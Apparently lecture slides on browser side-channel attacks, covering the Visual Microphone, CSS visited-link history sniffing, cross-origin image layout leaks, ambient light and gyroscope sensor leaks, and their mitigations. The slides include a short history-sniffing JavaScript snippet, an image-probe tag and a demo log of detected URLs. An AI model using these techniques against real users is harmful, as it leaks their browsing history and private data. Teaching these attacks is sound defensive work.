


Google  
Safe  
Browsing  
Server










Google  
Safe  
Browsing  
Server



Google  
Safe  
Browsing  
Server


# Side channel attacks

- "An attack based on information gained from the implementation of a computer system, rather than weaknesses in the implemented algorithm itself"
- Possible sources of leaks: Timing information, power consumption, electromagnetic leaks, sound can provide an extra source of information, which can be exploited

# The Visual Microphone: Passive Recovery of Sound from Video

Abe Davis<sup>1</sup> Michael Rubinstein<sup>2,1</sup> Neal Wadhwa<sup>1</sup> Gautham J. Mysore<sup>3</sup> Frédo Durand<sup>1</sup> William T. Freeman<sup>1</sup>

<sup>1</sup>MIT CSAIL <sup>2</sup>Microsoft Research <sup>3</sup>Adobe Research



**Figure 1:** Recovering sound from video. Left: when sound hits an object (in this case, an empty bag of chips) it causes extremely small surface vibrations in that object. We are able to extract these small vibrations from high speed video and reconstruct the sound that produced them - using the object as a visual microphone from a distance. Right: an instrumental recording of "Mary Had a Little Lamb" (top row) is played through a loudspeaker, then recovered from video of different objects: a bag of chips (middle row), and the leaves of a potted plant (bottom row). For the source and each recovered sound we show the waveform and spectrogram (the magnitude of the signal across different frequencies over time, shown in linear scale with darker colors representing higher energy). The input and recovered sounds for all of the experiments in the paper can be found on the project web page.

## Abstract


When sound hits an object, it causes small vibrations of the object's surface. We show how, using only high-speed video of the object, we can extract those minute vibrations and partially recover the sound that produced them, allowing us to turn everyday objects—a glass of water, a potted plant, a box of tissues, or a bag of chips—into visual microphones. We recover sounds from high-speed footage of a variety of objects with different properties, and use both real and simulated data to examine some of the factors that

## 1 Introduction

Sound waves are fluctuations in pressure that travel through a medium. When sound hits an object, it causes the surface of that object to move. Depending on various conditions, the surface may move with the surrounding medium or deform according to its vibration modes. In both cases, the pattern of motion contains useful information that can be used to recover sound or learn about the object's structure.



High speed video  
(actual video playing here)



Sound Recovered  
From Video

# Why is this a side channel attack?

- "An attack based on information gained from the implementation of a computer system, rather than weaknesses in the implemented algorithm itself"

# Classic attack: CSS history leak

```
let a = document.createElement('a')
a.href = 'https://example.com'
document.body.appendChild(a)

if (a.style.color === 'purple') {
  alert('I know you visited example.com!')
}
```

# Plugging the CSS History Leak (2010)

- **Mozilla's Goal:** Prevent high-bandwidth techniques, or those that extract lots of information from users' browsers quickly
  1. **Prevent layout-based attacks:** Don't allow `:visited` to load a resource, change position, or change size
  2. **Prevent some timing attacks:** Make the code paths for visited and unvisited links the same length
  3. **Prevent computed style attacks:** DOM APIs always report link styles as if link was unvisited
- Many leaks still remain

# Demo: Detecting visited links via redraw timing

<http://dev.jigawatt.co.uk/dev/linkvisit/visitedchrome.html>

# Possible solutions

- Ban CSS properties that significantly affect rendering speed
  - Complex SVG background images, large **text-shadow**, etc.
- Double-key the visited link history
  - If user clicks an **example.com** link from **good.com**, then **example.com** links will be considered visited when shown on **good.com**, but as unvisited when shown on **evil.com**
- Remove ability to style visited links
  - Completely eliminates this vector for history leaks

# Cross-origin images can leak data

```
<img src='https://gmail.com/login-or-out.png'>
```

- Image either:
  - Says "sign in" and is 100px wide
  - Says "sign out" and is 120px wide
- Insert image into the page and detect how it affects the layout
- The size difference "leaks" even across origins

# **Stealing sensitive browser data with W3C Ambient Light Sensor API (2019)**

- "The color of the user's screen can carry useful information which websites are prevented from directly accessing for security reasons."
- "Light sensor readings allow an attacker to distinguish between different screen colors."

## Log

```
Detecting history: 14 URLs. ETA: 11s.  
Detected: https://www.google.com  
Detected: https://news.ycombinator.com  
Detected: https://www.reddit.com  
Detected: https://en.wikipedia.org  
Detected: https://en.m.wikipedia.org/wiki/Main_Page  
Detected: http://edition.cnn.com  
Detected: https://arturjanc.com/ls/demo.html?demo=histor
```



# Mobile Device Identification via Sensor Fingerprinting (2014)

- **Gyrophone:** "The MEMS gyroscopes found on modern smart phones are sufficiently sensitive to measure acoustic signals in the vicinity of the phone. ... Using signal processing and machine learning, this information is sufficient to identify speaker information and even parse speech."
- "Since iOS and Android require no special permissions to access the gyro, our results show that apps and active web content that cannot access the microphone can nevertheless eavesdrop on speech in the vicinity of the phone."

# Sensor data leak defenses

- Is this a practical attack?
  - Even if not practical, it's still a violation of Same Origin Policy
  - Ambient light attack could run when you step away from your device
- Mitigations
  - Limit the frequency of sensor readings (to much less than 60Hz)
  - Limit the precision of sensor output (quantize the result)

# Final thoughts

- There is a tension between security and capabilities of the web browser
- Phishing is a human problem, though technical solutions can help
- Side channels exist all over the place, and are really hard to prevent

# END

Credits:

<https://www.xudongz.com/blog/2017/idn-phishing/>

<http://www.smbc-comics.com/index.php?db=comics&id=2526>

<https://sites.google.com/site/tentacoloviola/cookiejacking>